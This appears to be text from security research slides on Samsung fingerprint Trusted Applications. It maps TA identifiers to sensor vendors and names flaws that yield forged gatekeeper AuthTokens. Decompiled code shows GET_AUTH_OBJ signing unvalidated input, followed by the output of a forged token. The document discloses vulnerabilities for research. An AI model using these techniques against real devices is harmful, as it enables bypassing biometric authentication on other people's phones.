
Link between FP TA and sensors

OEM	Platform	Model	Fingerprint TAs	Framework Category
Samsung	MTK	A146P	00000000-5769-4e67-544b-464e53696c65	GSL
			00000000-5769-4e67-544b-464e47667063	FPC
			00000000-5769-4e67-544b-464e43686970	TCI
	MTK	E156B	00000000-0000-0000-0000-46494e474502	Samsung+EGIS
	MTK	A156U	00000000-0000-0000-0000-46494e474502	Samsung+EGIS
	Exynos	A5160	00000000-0000-0000-0000-46494e474552	Samsung+EGIS
	Exynos	A5560	00000000-0000-0000-0000-46494e474552	Samsung+EGIS
	Qualcomm	A057G	fp_lc_c.elf	TCI
			fp_lc_f.elf	FPC
			fp_lc_g.elf	Goodix
	Qualcomm	S23	securefp	Samsung+Qualcomm
			fingerpr	Qualcomm
	Qualcomm	C550	goodixfp64	Goodix
			ancap64	ANC
			securefp	Samsung+Goodix
			fingerpr	Qualcomm


Potential Issues in Bio Auth TAs

Direct wrapper over sensor vendor APIs:

- Internal interfaces exposed



> 50 handlers



Multiple FP TAs coexist on a device

- Each TA can generate validated AuthTokens

```
a05s:/ # ls /vendor/firmware_mnt/image/fp*
/vendor/firmware_mnt/image/fp_lc_c.b00 /vendor/firmware_mnt/image/fp_lc_f.b00 /vendor/firmware_mnt/image/fp_lc_g.b00
/vendor/firmware_mnt/image/fp_lc_c.b01 /vendor/firmware_mnt/image/fp_lc_f.b01 /vendor/firmware_mnt/image/fp_lc_g.b01
/vendor/firmware_mnt/image/fp_lc_c.b02 /vendor/firmware_mnt/image/fp_lc_f.b02 /vendor/firmware_mnt/image/fp_lc_g.b02
/vendor/firmware_mnt/image/fp_lc_c.b03 /vendor/firmware_mnt/image/fp_lc_f.b03 /vendor/firmware_mnt/image/fp_lc_g.b03
/vendor/firmware_mnt/image/fp_lc_c.b04 /vendor/firmware_mnt/image/fp_lc_f.b04 /vendor/firmware_mnt/image/fp_lc_g.b04
/vendor/firmware_mnt/image/fp_lc_c.b05 /vendor/firmware_mnt/image/fp_lc_f.b05 /vendor/firmware_mnt/image/fp_lc_g.b05
/vendor/firmware_mnt/image/fp_lc_c.b06 /vendor/firmware_mnt/image/fp_lc_f.b06 /vendor/firmware_mnt/image/fp_lc_g.b06
/vendor/firmware_mnt/image/fp_lc_c.b07 /vendor/firmware_mnt/image/fp_lc_f.b07 /vendor/firmware_mnt/image/fp_lc_g.b07
/vendor/firmware_mnt/image/fp_lc_c.mdt /vendor/firmware_mnt/image/fp_lc_f.mdt /vendor/firmware_mnt/image/fp_lc_g.mdt
```

3 different FP TAs in Samsung A05s

Complex Bio Auth TA

- Large codebase, board attack surface
- Template update, recognition refinement, large buffer transfer...

```
case 0x18u:
    v11 = "GET_AUTH_OBJ";
    break;
case 0x19u:
    v11 = "UPDATE_CFG";
    break;
case 0x1Au:
    v11 = "INIT2";
    break;
case 0x1Bu:
```

Custom implementations

- Lack of a unified standard
- Debug interfaces left
- Log sensitive information
- Various unexpected/odd features

Obtain a validated AuthToken?

**Validated AuthToken $\Rightarrow$ authentication bypass.
The Bio Auth TA can also generate validated AuthTokens.**

Chaos in Bio Auth TA


Many ways to acquire a validated gatekeeper AuthToken, or to make the KeyMint believe we have one.

- **AUTH OBJ API exposed**
- **AUTH RES API exposed**
- **OOB READ - Memory Corruption**
- **HMAC KEY Leak**

03 AuthToken Exploitations




Fingerprint Auth Software Arch




TA Call Sequence & GET_AUTH_OBJ

CHK_ESD




CAPTURE_IMG

(Capture the Fingerprint Image)




GET_AUTH_OBJ

(Return the Auth Result)



AUTH_STEP

(Compare with the enrollment)



AUTH_END

```
__int64 get_auth_obj(__int64 buffer, int size)
{
    if (size != 69 || buffer == 0)
        return generate_hmac(0);
    v4 = sub_4D580();
    if (!v4 && dword_1F36EC) {
        if (dword_1F36E8)
            *(buffer + 9) = sub_4F408(dword_1F36E8);
    }
    v5 = fp_util_get_time();
    *(buffer + 29) = v5;
    *(buffer + 29) = sub_D180(v5);
    return generate_hmac(buffer);
}
```

GET_AUTH_OBJ sign the input AuthToken without any Validation

Call GET_AUTH_OBJ

Invoking TA: GET AUTH OBJ

Invoking TA Result: 0x0

Final AuthToken:

0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x0b, 0x0b, 0x3a, 0xc8, 0x6c, 0x9c, 0xe6,
0x83, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00,
0x00, 0x00, 0x34, 0xab, 0xf0, 0xe8, 0xb4, 0x11,
0x9b, 0x60, 0x56, 0xa9, 0x5f, 0x1f, 0x14, 0x4d,
0xe2, 0xbd, 0x7f, 0x35, 0xc0, 0xec, 0xc9, 0xa1,
0x69, 0x95, 0xd7, 0x67, 0x12, 0xdc, 0x77, 0xd8,
0xd3, 0x35, 0x57, 0xff, 0x58

Version=0x00

Challenge=0x0000000000000000

UserId=0x0B0B3AC86C9CE683

AuthenticatorId=0x0000000000000000

AuthenticatorType=0x00000001 (FINGERPRINT)

